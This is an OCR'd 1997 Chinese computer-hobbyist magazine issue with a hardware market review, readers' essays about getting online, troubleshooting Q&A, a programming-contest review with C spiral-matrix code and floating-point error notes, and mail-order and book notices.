三、排行榜英雄点评:

本月 CPU 销势依然以 166 和 166MMX 为主,INTEL P55C 的价格基本和上月持平,AMD K5 的价格略有下调。AMD K6 人气正旺,CYRIX 公司的 M2 在市场上依然难觅芳踪,再如此下去,CYRIX 公司将难保其与 INTEL 抗衡的地位,反而将会被 AMD 公司不费一枪一弹地击落下马。据说,INTEL 公司的 P133 和 P166 已经停产了,很多用户都在询问 P200 的价格,但市场存货量不大,有迹象表明,今后的主流产品将是 P200 级以上的天地。时至今日,尽管 INTEL 产品在奔腾主板芯片上保持着首选地位,但其新的 PENTIUM II 芯片总是“犹抱琵笆半遮面”,PENTIUM PRO 深居闺阁,又离普通老百姓太远,长此下去,必会被虎视耽耽的 AMD 与 CYRIX 蚕食呆尽,很难继续保持其老大地位。

电脑界的发展只能用一个“快”字来形容,芯片技术的竞争也推动了其载体主板的发展。尽管历史悠久的 BABY AT 主板依旧受到欢迎,但是在新的 PC 系统集成下,ATX 却具有极大优势,它有全长的扩展槽,部件合理部署使机箱内部有更好的散热性,并且便于机内设备的拆装。最新的 ATX 主板可支持传输速率为 32M/秒的 MODE5 硬盘控制模式,也提高了系统的安全性能。尽管 ATX 主板要与价格比普通机箱贵出 2~3 倍的机箱相配,但由于其并未比其它主板高出许多的价格,仍然不乏询问和购买者。本月主板市场销售以 TX 主板为主,ATX 的主板已有走红的迹象,许多精明的用户在挑选主板时已在为今后的升级作打算。华硕、联讯、技嘉、大众等众多的著名主板厂商竞争,给购机者充分选择的空间,经销商不断下调价格以适应竞争,对发烧友无疑是一件好事,您可以揣着怀里的 Money 一边看,一边考虑选择什么样的主板合算。

光驱的速度转得象飞一样,价格却反其道而行,16 速的光驱 600 元左右就能买到,甚至您可以以 300 元的价格买到一年多前曾卖得断档的性能还不错的 4 速光驱。创新公司又推出 24 速遥控 CD－ROM,遥控器大小象张信用卡,不仅能遥控光驱,还能遥控鼠标。光驱本身还具有内置的智能判断功能,能检测是否正从 CD－ROM 上播放视频信号,并会自动调整到 4X,节省您的 CPU 资源占用。方便实用的遥控功能,使您能够躺在床上玩电脑,确是一款性能价格都还不错的光驱。也许今后的遥控键盘也能做得象创新的遥控光驱这样好,不过现在还是先赶快拿一个创新的遥控光驱过一把瘾吧。

坚挺了一个夏天的硬盘终于被一阵秋风扫得落下片片黄叶,1.2G 以下的硬盘价格已降至千元以下,各硬盘厂商纷纷撑破了肚皮,打出大容量的牌来。昆腾 4.3G 硬盘 1780 元,成为市场宠儿。新近,可能又要有 8.5G 的硬盘进入市场。不仅踏上一只“大脚”,昆腾还要为将要到来的冬天送来一把“火球”,开始用 5400 转/分的火球四代取代以往的产品。火球四代还支持新的 ULTRA DMA 标准,突发数据传输率从 16MB/秒倍增到 33MB/秒。需要注意的是,要充分发挥 ULTRA ATA 硬盘的性能优势,应选择 TX 主板。

秋天是黄金季节,也是购买电脑的黄金季节。也许您心中早以有了属于自己的 PC 雏形。

常常听人说：生活空间随着网络的延伸而变大，而世界则随着网络的延伸而缩小。的确，网络不仅丰富了我们的活动空间，更为我们的生活带来了前所未有的便利。巨大的信息资源、开放的交流空间、高效的通信服务，这一切的一切都对没有上网的人们产生着太多的诱惑，谁不想在这一片未知的空间里找到另一个自我呢？可是，当您真正步入网络的时候感觉还会很好吗？看看上网朋友的感受吧！

上网的感觉还好吗？

A君：坐地日行八万里 巡天遥看一千河

每当听到MODEM发出熟悉的握手音，我就忍不住心跳加速，因为我知道：马上就要进入那令人神往的网络世界了。


“坐地日行八万里，巡天遥看一千河”，每当我在网上纵横驰骋时，时常想到这一名句，不由得豪情满怀。的确，凭借网络这一神奇工具的力量，我能够在几十分钟内游历全球，既关注波黑、柬埔寨的紧张局势，又可浏览美国、香港各大媒介对热门电影的评价；甚至可以遨游太空，欣赏火星探险者号发回的精美照片；了解多灾多难的和平号空间站宇航员的生活起居。虽然受硬件（P100，8M内存）和通讯条件的限制，没能完全领略到信息高速公路的风采，可是我深信，各种乐趣是只有网友才能体会得到的。

记得我刚上网的那段日子，网络的神奇魅力使我沉醉其中，整晚整晚的在计算机前度过，竟然创下了一个月市话费三百元的记录，着实让全家人担心了一阵子。现在，我每次上网前都会根据需要制定一个大概的计划，做到心中有数，以提高效率，节省上网时间。我目前每个月的上网时间在十小时左右，既考虑到经济承受能力，又满足了自身的需要（收发电子邮件，阅读网络新闻，查找资料等）。

在CHINANET提供的所有功能中，我最常使用的是E－MAIL，它真正让我体会到了信息高速公路的益处。短短几分钟，甚至几秒钟，一封信就可以送到远隔重洋的亲朋好友手中。我有几个亲戚和同学在国外定居或学习，过去由于国际电话费用的高昂和书信来往的缓慢，我们彼此之间较少联系，关系也似乎渐渐地疏远了。现在，通过电子邮件，我和他们互发E－MAIL。就象在同一个城市一样方便地交换信息，互致问候，电子邮件功能使我充分感受到亲情和友情的温暖。因为正在联系出国留学，我感到最方便的是E－MAIL的快捷，头天晚上给国外的高校发去E－MAIL，第二天一早就会收到对方发来的包括入学申请表的E－mail。当然，由于通讯等基础设施相对落后，目前的网络服务还存在着许多缺陷。我最不满意的是极慢的数据传输速度和频繁的断线，这些往往使我的在线工作半途而废，给我带来很多麻烦。不过我深信，随着我们国家科技水平的提高和相关产业的发展，在不久的将来，广大网友一定会踏上真正意义上的信息高速公路，尽情领略网络世界的无限风光。（河南 马啸宇）



B君：一去不回头



随着家庭生活质量的不断提高正迈向小康，网络也渐渐大众化，网络也不是什么高消费了。自从我家装上了网络之后，这个体会就更深刻了。

在今年八月份，我家的那台586便成为世界上成千上万台与Internet联接的电脑中的一员。我几乎每天都上一次网，并且常常关心一些网址。有一次，我从贵刊看到一个游戏的网址，我立刻跑到那个地址，并下载这个游戏……经过漫长的几十分钟，我终于下载了那个游戏。太棒了，我终于领略到网络的喜悦！

如果说‘网络能让世界缩短距离’，那只有上了网的人才能真正领会到这句话的真谛。我的姐姐正在大洋的彼岸——美国学习，如果不是网络，我们可能几个月才能通信一次呢！一封小小的e－mail在几秒钟内就能‘漂洋过海’到美国，世界还有什么距离可言呢？

如果有人问我上网的感受，我会说：“棒极了，不信你试试看！”

（广东 Jerry E Yang）

C君:网上图书——充满神奇的世界

科技的发展真是一日千里,网络的出现和普及已不仅仅是技术上的成功,更是生活方式的重大变革。人们可以随时随地轻而易举地获取几乎任意类型的信息,网络中的电子图书将这一优势发挥得淋漓尽致。

打开电脑,通过计算机网络,便可以调阅电子报刊。这将是我们从今往后的日常读书、读报方式。眼下,计算机网络已经辐射全球,丰富的信息资源和低廉的入网费用将会被越来越多的百姓所接受。人们无需定购繁多的报刊、图书,在网上就可以找到最为畅销的图书。

电子报刊作为Internet上最为重要出版方式,已经被越来越多的人所接受。它以其内容丰富,有图象、色彩、伴音等全方位视听感受的优势,深受人们的欢迎。不论身处何地,只要有一台计算机,我们就可以调阅全球各地的电子报刊,及时了解自己所需要的最新信息。那种因距离遥远、邮寄时间长而难以看到最新信息的遗憾已经成为历史。

据悉,美国各大图书报刊出版商为了争夺、吸引并保住读者,都竞相推出电子版。在美国进入电脑网络的家庭中,约有一半人不再看传统报刊,他们已经非常习惯于在网络上调阅。随着电子出版业进程的加快我国的电子出版业也发展迅速,电子报刊在网络中的发展有了长足的进展,如:《人民日报》、《中国贸易报》、《计算机世界》等出版物均在Internet网上占有一席之地。

随着电脑的快速发展和社会信息化速度加快,电子出版将收到更多人的青睐。Internet作为电子出版物的重要载体也必将近一步走近人们的生活。

网络——充满神奇的世界

(四川 黄军)



D君:外面的世界很精彩 外面的世界很无奈



提起上网,不能不记住这一天–1997年3月15日,随着一阵悦耳的'猫'叫,终于连通Internet。可是这就是让我梦寐以求的国际互联网吗?没有激动人心的欢迎词,没有火树银花的不夜天,只有一个告示上点缀着几个字:以XXXXX速率连接了XX分钟。发了一阵呆后终于想起要乘上"航海家(Navigator)"才能探索外面的世界。

外面的世界很精彩,在实时聊天区,与来自五湖四海的朋友神交:不计身份、地位,任何人都可以在网上自由自在地交流,这是平时不可想象的。说不定那个叫'大侠'的就是大名鼎鼎的求伯君呢。有了Internet,你会觉得世界变小了很多,世界就在你的面前。想知道人机大战的详情吗?想探索火星的奥秘吗?想知道克林顿养的猫叫什么名字吗?Let's go,鼠标轻轻一点,一切就在眼前。那种欣喜若狂的心情实非笔墨所能形容的。在网上实时聊天时,有一位网友说他心目中理想社会是这样的:打电话免费,上网免费,一切OK!Intetnet使我的生活变得多姿多彩。

外面的世界也很无奈。当钞票溪水般哗哗地溜走,换来的却是蜗牛般的速度。我不禁要问:难道这就是信息高速公路吗?昂贵的上网费用,中文信息的匮乏,蜗牛般的速度,无时无刻不再困扰着网虫们。中国的Internet网什么时候才能让我们亲身体验高速公路的感觉呀!

国际互联网——让我欢喜让我忧。

(吉林 陈利)

天津: 马辉

? 一台486DX2－66的多媒体电脑，近来发生一例故障现排除，故障是由于一次购进大硬盘引起的，购入一块1.4G硬盘安装后分区只识500多兆，开始以为是硬件故障，因此使用替换法进行排除，替换了多功能卡仍未解决，后向人请教是由于早期的主板不支持大硬盘的原因，只好使用现有的空间。但随后毛病就来了，从A驱不能进行引导系统但可拷贝小字节文件，字节大了就不能正常拷贝，用DIR列文件目录发现总有一文件字节变成相当大的数字，日期被改为15－31－1999，且更换软盘后不时报告软盘有坏区，不能从软驱安装文件。

! 先是担心是病毒的原故，将硬盘摘下在别处机器上检查，结果正常，后又将别处的软驱安装在故障机上依然不能引导，由于字节被改，更认为是病毒所致，但查硬盘又无毒就怀疑是CMOS的问题，找朋友帮助将CMOS放电，仍没解决问题。后仔细想故障产生前后，想到更换过多功能卡，于是又更换其他机器上正常的卡在本机上用，也不行，最后只好抱着试试的心理将原机器带回的卡装回，开机试引导，一切正常。后分析一下，并仔细观看了随卡的串口，其数据线与现使用的其他线走向相反，由此想到是卡与主板的兼容问题，实际这块卡的生产地还是中国。希望各位朋友在解决故障时考虑到兼容这一项，以免花费过多的时间。(排除硬盘存在物理损坏的可能，在比较老的机器上加装500兆以上的大容量硬盘时要注意在CMOS中注意选择硬盘挂接的方式，LARGE、LBA、NORMAL这三种方式中应该选取LBA方式。)

山东: 陈鹏

? 请问应该如何利用Modem进行两台计算机间文件传输。

! 按下列步骤进行操作就可以完成两台计算机间的文件传输：

1. 运行“附件”中的“终端仿真程序”，选择相应的端口。2. 在“设置”菜单中选“通信”，设置“波特率”为19200，“数据位”为8，“停止位”为1，“奇偶校验”为无校验，“流控制”为硬件，“连接口”为相应端口(一般为COM4或COM2)，“奇偶校验检查”和“载波监测”选项不选。(注意：主叫方和被叫方双方除了连接口外其它设置必须相同) 3. 主叫方选择“设置”中的“电话号码”，输入被叫方的电话号码。4. 主叫方选择“电话”中的“拨号”即可拨出电话。接通后被叫方屏幕上会出现“RING”提示，此时被叫方键入“ATA”，在几秒钟“沙沙…”声后即可出现“Connected 19200”，此时两台计算机已经连接成功。5. 根据发送文件的类型，发送方在“传输”菜单中选择“发送文本文件”或“发送二进制文件”，然后选择要发送的文件；同时接收方选择相应的“接收文本文件”或“接收二进制文件”，输入要接收的文件名。此时开始传输。下方状态栏会显示出当前已传输的百分比。完毕后各选择“电话”中的“挂断”切断两机的连接。

注意：若传输的文件比较大，则应先将其压缩后再传输，这样可减少传输时间，也可节约电话费。

绍兴: 濮建伟

? 一台P133兼容机，16M内存，1.7G硬盘，9685显示卡。在启动Win95时出现动画后又回到DOS状态，屏幕显示“c: \QEMM> MAGNA95.VXD”停顿，按任意键又继续启动Win95，此故障虽无大碍，但由于启动时停顿，降低了启动的速度。应该如何解决？

! 这是由于在“故障”前安装了QEMM，后来又将QEMM删除的缘故。虽然QEMM本身被删除但它对Win95中配置文件的修改没有随之删除而改变。解决办法是在Win95中单击开始，在运行中输入SYSEDIT，查看WIN.INI和SYSTEM.INI，若没有发现MAGNA95.VXD可运行REGEDIT，出现注册表编辑器后，在菜单中执行查找功能，输入MAGNA95.VXD，查到后将其删除，保存后退出，启动后就会正常。很多软件在安装的过程中都要修改系统的某些设置，但当删除这些程序后，系统的设置不会自行更改。如果这个软件没有很“谦虚”地提供Uninstall程序，那就只有靠我们自己修改设置了。

河南: 冯明军

? 一台组装586兼容机，配置为：Intel主板、K5－PR133CPU、16兆EDO内存、630兆硬盘、松下8倍速光驱、ALS007声卡、小影霸解压卡。在播放VCD、光盘游戏时左右声道正常，但在播放CD时只有一个声道输出。请问是何原因？

! 根据故障现象分析，播放光盘游戏、VCD时两个音箱均有声音，说明声卡工作正常。可以初步判断是由光驱连接到声卡的音频线不对造成此现象，用耳机插入光驱耳机插口播放CD时左右声道正常，证实了音频线连接不对。关掉电源，打开机箱，检查光驱上的音频接口可能是中间两针接地(即LGGR)，而声卡上的2号与4号针为接地(即LGGR)，使音频信号有一声道输出。将光驱接口上的音频线调整一下位置(即R线和与它相邻的G线调整一下位置)。开机再试，故障即可排除。

评刊信息

第 9 期评出的最佳文章是子云朋友的“硬件小烧友”,子云朋友请注意查收证书。最佳栏目是“步步高”,最差栏目是“电脑文化”。“跟我学”和“市场纵览”也是较受欢迎的栏目,“娱乐天地”可谓毁誉参半。

非常不幸的是,一稿多投仍有发生,在本刊大幅度减少压稿时间的情况下,这事实在不该了。作者心知肚明,三年内请勿赐稿。

所有 9 月底前寄来评刊信的读者,都将获得我刊精美首日封,以作纪念。下列 10 位朋友为 97(09)最热心评刊员:

河南 沈 刚　山西 贾宝全　山东 邵志伟
北京 周 昕　辽宁 林乐东　湖南 周旅军
山东 韩 鑫　山西 涂世华　山西 周国卿
广西 崔 玮

以上读者将于近期收到证书和《WIN95 入门》或《电脑入门》磁盘。

本期奖品由北京金山软件公司提供。

我刊的评刊活动将坚持下去,欢迎商家合作,资助评刊活动,为评刊提供奖品!

欢迎更多的读者参加评刊,评刊内容为当期刊物中的:①标点错、符号错②语病③技术性错误④一稿多投文章⑤最佳文章⑥最差文章⑦最佳栏目⑧最差栏目⑨版式编排情况。请于当月内寄“编辑部/评刊 X 期”收。

评刊内容请按上述 9 款顺序评述。

一稿多投

本刊以前和其它三家媒体联合发表过对一稿多投的政策、策略,现重申一次。

联合公告

为了打击愈演愈烈的“一稿多投”风,保障广大读者的合法权益,我们四家媒体决定联合行动,共同抵制“一稿多投”歪风。我们宣布,从公告之日起,凡在四家媒体中有一稿多投行为的作者,一经发现,四家媒体将三年禁用其稿,通报作者单位,并扣发稿费。希望广大读者积极举报。

电脑报社　中国电脑教育报社
软件报社　电脑爱好者杂志社

征集评刊员

本刊的评刊活动得到越来越多的读者关注,评刊信日渐增多,编辑们有点看不过来了,又不愿意只读部分冷落了热心的朋友。想起某些报刊搞的“一日编辑”、“一日记者”什么的,于是照猫画虎,打算在我刊的读者中,征集若干评刊员,来协助编辑部完成每期一次的评刊统计工作。

要求:

1. 真心爱护我们共同的《电脑爱好者》;
2. 每月可以到本社办公地点上一天“班”;
3. 是本刊读者。

回报:

1. 发给本刊荣誉编辑证书;
2. 赠送有本社标记的纪念品或赠阅一年本刊;
3. 优先应聘本社每年一度的“电脑爱好者城”义务工作人员。

应征者请信函联系,注明通讯方式,有电话者优先。信封上请注明“应征评刊员”。

答读者问

有读者问:明年的风向标是不是每期都“标”?

编辑部答:基本如此。但有的期可能“标”不了,比如春节期间,中关村电脑基本歇市,估计赵健先生得晒晒网。不过正常情况下,月初版和月中版是期期都有的,市场变化会反映的及时些,这也是改半月刊的缘由之一。

征　稿

本刊明年改半月刊后,稿件采用量将增加一倍,处理速度也加快约一倍,另外稿费也将大幅调整(为60/80/100/千字三档,特稿另议)。各栏目的宗旨和刊用标准也向读者、作者反复做了交代,我们真心希望您的心得技巧与高瞻远瞩能在《电脑爱好者》上娓娓道向中华。来稿最好能注明您的电话(如果有的话),以便我们及时和您沟通。

www.cfan.cn.net 欢迎来访

本刊电子版(网址 www.cfan.cn.net)致力于提供实用电脑知识、技术资料,其中“跟我学”、“步步高”两栏目取材于本刊纸上版,按月更新,可免费下载。“四通八达”栏目即网址集萃,包括编辑从各处搜集来的各类精彩网址,也有大量网友的个人主页,欢迎广大网友将自己的个人主页发来,与大家共享。“软件超市”栏目包含十一类软件,共二千余个,每月更新两次,内容涉及主页制作,CGI 编程,桌面管理,电子邮件,服务器软件,多媒体等几十个方面,每个软件都标明了文件长度,下载时间,下载地址,便于来访者下载并使用。“游戏问答”栏目汇集了“大唐诗录”、“天龙八部”等十一个最新游戏,包含游戏介绍,游戏攻略、实战问答,软件设置等多项内容,按月更新,游戏迷们的确不应错过。

本刊电子版仍在不断改进之中,欢迎读者来访,并提出宝贵意见。

1997 年 8 期擂台赛点评

试题 A 点评

本次擂台赛参与的选手非常多，大部分选手的程序都是正确的。评价程序的优劣主要是看选手能否找出螺旋亏陈的规律来简化编程，擂主的程序给了我们很好的启示。编程序不仅要满足正确性，还应有更进一步的优化。


擂主解题思路：

对螺旋方程分析可发现：按螺线的方向数字由小到大，且随着螺线不断向内侧通行 90°旋转，各直边上的数字的个数（在前面已用过的数字不算）在不断减少，而且有规律。以 N=5 时为例：

从 1 开始到 5，此直线上共有 5 个数字；螺线向内侧旋转 90°后，除去已用过的数字 5，此直线上有 6、7、8、9 共 4 个数字，螺线再旋转，除去数字 9，这条直线上有 10、11、12、13 共 4 个数字，再旋转，去掉数字 13 和数字 1，有 14、15、16 共 3 个数字，如此进行下去直到结束，我们可得到各边上的数字个数（已用过的数字不算）分别为：5、4、4、3、3、2、2、1、1。同样，对于一个 N 阶方阵来说，各边上的数字个数分别是：N，N-1、N-1、N-2、N-2、……、2、2、1、1。

另外，我们把 N 阶螺旋方阵与一个 N×N 阶的二维数组对应起来，则可发现，对于在同一列（或行）上的几个数字来说，它们对应的数组元素只是行（或列）坐标的有规律变化。

由此，我们可以根据此规律设计循环结构，按着螺线的顺序（只须让程序适时地改变数组的行列坐标）将 1、2、3……，N^2，各数填入数组的各元素中，最后输出 N 阶二维数组即可。程序采用 TURBO 2.0 编写。



擂主程序：

```
main()
{ int i=0,j=0,k=0;
 int m,num=0,n;
 int a[25][25]; /* 定义二维数组 */
 printf("Plase enter the n=?");
 scanf("%d",&n); /* 输入方阵阶数 */
 printf("\n");
 for(k=0;k<n;k++)
   a[i][j=k]=++num;
 for(k=1;k<n;k++) /* 利用循环向二维数组中填加数字 */
  { for(m=0;m<n-k;m++)
     a[(k%2==1)?++i:--i][j]=++num;
    for(m=0;m<n-k;m++)
     a[i][(k%2==1)?--j:++j]=++num;
  }
 for(i=0;i<n;i++)
  { for(j=0;j<n;j++)
    printf("%3d",a[i][j]);
    printf("\n");
  }
 printf("\n\n");
}
```

优秀选手温建华的程序：

```
main()
{ int cx,cy=0,cur,left_right=0,up_down=1;
  int i,N,n;
  int array[150][150];
  printf("Please input N:");
  scanf("%d",&N);
  printf("\n");
  for(i=0;i<N;i++)  array[cy][i]=cur=i+1;
  cx=N-1;
  for(n=N-1;n>=1;n--)
  { for(i=0;i<n;i++)
   { cur+=1;
    if(up_down)  cy+=1;
    else  cy-=1;
    array[cy][cx]=cur;
   }
   up_down=!up_down;
   for(i=0;i<n;i++)
   { cur+=1;
    if(left_right)  cx+=1;
    else  cx-=1;
    array[cy][cx]=cur;
   }
   left_right=!left_right;
  }
  for(cy=0;cy<N;cy++)
  { for(cx=0;cx<N;cx++)
    printf("%4d",array[cy][cx]);
   printf("\n");
  }
}
```

试题 B 点评

这次参赛人数创本刊擂台赛最高纪录，近 2000 参赛者，基本上写出了解方程的基本程序，但是怎样使程序更准确，更具专业水准呢？

数字计算机对连续无限范围的实数是用离散有限的数字进行逼近的，一般浮点数 F 的集合可用四个参数描述：基数 β，精度 t，阶码范围[L，U]。F 中的每一个浮点数 x 的值为：

$$x=\pm\left(\frac{d_1}{\beta}+\frac{d_2}{\beta^2}+\cdots+\frac{d_t}{\beta^t}\right)\cdot\beta^e$$

其中整数 d_1……，dt 满足 $0\leqslant d_i\leqslant\beta-1$ （i=1，…，t）

同时 $L\leqslant e\leqslant U$。实际上有 $2(\beta-1)\beta^{t-1}(U-L+1)+1$ 个离散数，它的分布不是均匀的，其误差满足交换律，但不满足结合律与分配律，因此误差分析一般说来是相当复杂的。

但是误差分析是不可忽略的，否则看上去"完全合理"的算法，会得到达不到精度要求，只有一两位准确有效位，甚至一位也不对的结果。

先看一个简单的例子：

用收敛级数

$e^x = 1 + x + \frac{x^2}{2!} + \frac{x^3}{3!} + \cdots$ 计算 $e^{-5.5}$，设用数系 $\beta = 10, t = 5$，则得到：

$$
\begin{aligned}
e^{-5.5} = &\ 1.000 \\
& -5.5000 \\
& +15.125 \\
& -27.730 \\
& +38.129 \\
& -41.942 \\
& +38.446 \\
& -30.208 \\
& +20.768 \\
& -12.692 \\
& +6.9803 \\
& -3.4902 \\
& +1.5997 \\
& \ \vdots \\
\hline
& +0.0026363
\end{aligned}
$$

结果是前25项的和，因为以后各项不再改变这个和的大小。是否我们已经得到满意的结果呢？事实上，$e^{-5.5} = 0.00408677$，因此，由上面级数给出的结果没有一位有效。

是什么地方出了差错呢？应注意到级数中的有些项的数值比最后结果大几个数量级，从而使中间和也是如此。事实，像38.129这些项的舍入误差已经几乎和最后结果一样大了。的确，其中模大于10的八项，它们的头四位有效数字丢掉了。因此，对于这些项有必要取十位有效数字，使其中的六位对结果有影响。另外，第十一位数字也是需要的，这样可以使和的第六位数字正确。上面这种现象有时称为灾难性抵消。它在考虑不周的算法中是很普遍的。

再看解方程：$ax^2 + bx + c = 0$

$a \neq 0$ 的情况，设用数系 $\beta = 10, t = 8, L = -50, U = 50$

当 $a = 1, b = -10^5, c = 1$

如用

$$x_1 = \frac{-b + \sqrt{b^2 - 4ac}}{2a}$$

$$x_2 = \frac{-b - \sqrt{b^2 - 4ac}}{2a}$$

算法直接求解

本应该 $x_1 = 99999.999990$（正确）

$x_2 = 0.000010000000001$（正确）

但程序却得到

$x_1 = 100000.00$（很好）

$x_2 = 0$　　（错误，一个正确位都没有）

计算 x_2 又碰到灾难性抵消问题！

下面的算法则可避免这种情况，

$$x_1 = \begin{cases} b \geqslant 0 \text{ 时} & \dfrac{-b - \sqrt{b^2 - 4ac}}{2a} \\ b < 0 \text{ 时} & \dfrac{-b + \sqrt{b^2 - 4ac}}{2a} \end{cases}$$

$$x_2 = \frac{c}{ax_1}$$

基本思想是保证 b 与 $\sqrt{b^2 - 4ac}$ 同号叠加。

程序设计中的完备性与准确性的问题、考虑与技巧还很多，这里不作过多讨论。只是希望以此引起爱好者们的注意与兴趣。

优 胜 者

擂主：梁堃（黑龙江省萝北县宝泉高级中学　154211）

优秀选手：温建华（浙江）　胡立田（武汉）　李春凤（北京）
潘　进（江苏）　赵建锋（江苏）　栾晓鹏（烟台）
冯　然（四川）　张　军（湖南）　于景兰（吉林）

本期擂台赛聘请吴文虎先生为特邀评委。

本期奖品由重庆苦丁香软件有限公司提供。光盘软件的品种有：全国计算机等级考试模拟考场、英语词汇速记与PC组装三种。

擂主获奖金200元与软件光盘三张，优秀选手各获软件光盘一张。

擂台赛栏目欢迎广大爱好者积极参与并提出好的建议，欢迎企业提供赞助。

1997年11期擂台赛题目

下图是某一个数字三角形。请编一个程序，计算从给定的数字三角形的顶至底某处的一条路径，使该路径经过的数字总和最大。

1. 每一步可沿左斜线向下或右斜线向下走；
2. 1＜三角形行数＜100
3. 三角形中的数字为整数0，1，…，99

```
        7
      3   8
    8   1   0
  2   7   4   4
4   5   2   6   5
```

数字三角形从文本文件INPUT.TXT读入。

在上例中，总和最大的路径为"7－3－8－7－8"

（本期赛题由吴文虎先生提供）

参赛要求：

(1)附编程思路与方法的简要说明，程序有适当注释。

(2)截稿日期：1997年12月25日。

(3)来稿请寄：北京白石桥路48号(100081)《电脑爱好者》编辑部(擂台赛11期)收。

我们是"奔驰快递"组!

自《电脑爱好者》杂志应广大读者要求，定期发布< 电脑流行配件风向标> 以来，不断接到读者的来电、来信，询问我刊能否立足新品上市快速、配件丰富齐全的北京计算机市场，配套邮购计算机配件及相关产品。我刊经慎重研究，计划抽调人员，成立"奔驰快递"组，专门为需要配件、外设及有关产品的读者，提供邮购服务，以满足电脑爱好者的心愿。现就'奔驰快递'的服务内容和服务方式，向广大电脑爱好者征求意见并试验性推出如下邮购内容。

所邮购的配件和外设除人为故障外，均三月内保换，本报价含邮费。需要的读者，请写清姓名、地址、联系电话和所购配件种类与数量，款寄：

北京市海淀区白石桥路48号《电脑爱好者》杂志社"奔驰快递"收，邮编100081。垂询电话：010－62171677，传真：010－62184019。

"奔驰快递"是我刊1998年准备为广大电脑爱好者提供的又一服务新项目，也是我刊业务工作的新尝试。"奔驰快递"将以优质的服务、齐备的技术力量和良好的信誉真诚面对我们的读者。

种类	价格(元)	种类	价格(元)
1. 主板		创通24速(遥控)	890
技嘉586 TX	1180	5. 显示卡	
华硕TX97－X	1320	联讯3365E	330
2. 中央处理器		联讯3325	550
P5/166	1160	丽台S600	590
P5/166(MMX)	1380	6. 声卡	
AMD K6/166(MMX)	1300	创通SB16WE	460
AMDK6/200(MMX)	1600	花王	110
3. 内存		7. 打印机	
16M 168线	450	HP DJ200	1280
16M 72线	390	Canon BJC－210S	1280
32M 168线	880	LexMark 1020	1450
32M 72线	750	8. 数码相机	
4. 光驱		柯达DC20	1850
创通24速	800	ComPro	1900

脚踏基石合订本 手握未来金钥匙

——简介我社历年合订本和金钥匙系列丛书

《电脑爱好者》除每年发行数百万份杂志以外，还在年终汇编整理当年期刊内容，为部分缺刊读者提供完整的学习与保存资料，至今已有三套各具特色的合订本。1994和1995的合订本具有浓厚的DOS情调，编排清晰的各类基础知识和丰富的小经验、小技巧，将为电脑初学者迈入美景无限的WINDOWS系统，铺垫下坚实的基石；而1996年的合订本，DOS和WINDOWS交相争辉，即可以看到DOS高级知识和技巧，也可以看到WINDOWS 3.2、WINDOWS 95的风采和大量实用知识，是DOS用户过渡到WINDOWS系统的完美桥梁。三套合订本不但图文并茂、内容翔实，语言生动简明，知识实用性强，而且系统鲜明地反映了计算机界的发展情况与业界动态，循序渐进，一步一步将您送入奇妙的电脑世界。

WINDOWS 3.2离不开DOS6，WINDOWS 95离不开DOS 7，我刊相信每一位WINDOWS系统的电脑高手同时必定也是一位DOS高手。在您需要轻松学习或补习DOS、WINDOWS基础知识的时候，我社在1997年的年终岁尾，向您推荐并优惠提供三套合订本，希望能为您深入电脑世界铺下几片基石，使您轻松地成为电脑的主人。

1994年合订本　邮购价　21元/套(免邮费)
1995年合订本　邮购价　27元/套(免邮费)
1996年合订本　邮购价　36元/套(免邮费)

《电脑爱好者精华本(1993一1996)》搜集了《电脑爱好者》1993年至1996年所发表的部分优秀文稿，可满足电脑爱好者学、用、玩的需要。"步步高"引导您从DOS系统、WINDOWS系统到系统配置与优化，再到字表图形与图像，一步步深入电脑世界；"语言与程序"荟萃了大量计算机语言，如C、BASIC等编制的生动有趣的实用程序；"百宝箱"集合了硬盘分区和整理、各种文件数据抢救以及软硬件加密和解密等妙计；"软件使用与技巧"则对各种修复、拷贝、和压缩类软件的使用指点迷津；"游戏乐园"是游戏迷的天地；"组装与测评"汇聚了重多电脑高手选择配件、组装和测试电脑的经验与方法。本书偏重于DOS操作系统，语言与程序尤其独具特色，实用性很强，是爱好者入门和提高电脑知识与水平的良师益友，极具收藏价值。本书每本38元，免邮费，10本以上八折优惠。

《电脑实用技术精粹》收集整理再加工了国内近十种知名度较高的计算机类报纸和刊物所发表的优秀文章，以及《电脑爱好者》杂志未发表的部分作者的优秀来稿，以专题方式提供了DOS和WINDOWS操作系统、软件使用与技巧、字表图形与图像、系统配置与优化、性能与评价、网络与通信等七大版块内容。该书偏重于WINDOWS操作系统及其应用软件，多媒体、硬件方面的内容较多，常用文字和图形图像处理软件使用经验颇具特色，好的文章多多。结合《电脑爱好者精华本(1993一1996)》可以全方位地满足您使用和精通微机的需要。本书每本28元，免邮费，10本以上八折优惠。

需要以上图书的读者，请和北京海淀区白石桥路48号《电脑爱好者》杂志社发行部(100081)联系。



97PC峥嵘岁月稠

□本刊记者　臧捷　王耕

“过去的一年总的来说高兴的事儿挺多，家人不错，朋友不错，自己也不错。”一首动人的歌曲似乎正在向人们娓娓诉说着对过去一年的留恋。而在1997年，对于处于信息化时代的人们来说，我国蓬勃发展的电脑市场更让人感到无比振奋。

’97回顾之技术篇

1997年的计算机技术发展，从MMX到PⅡ、从ATX结构到AGP(图形加速端口)技术、从单机到网络再到各种接口标准的确立……人们领略了太多的精彩。可以说，1997年是电脑界热点技术层出不穷的一年，是PC市场迅速扩大的一年，更是国有品牌机扬眉吐气的一年。中国的电脑产业得到了空前的发展。中国的电脑市场已经成长为仅次于美国和日本的世界第三大电脑市场，正在成为世界关注的焦点……

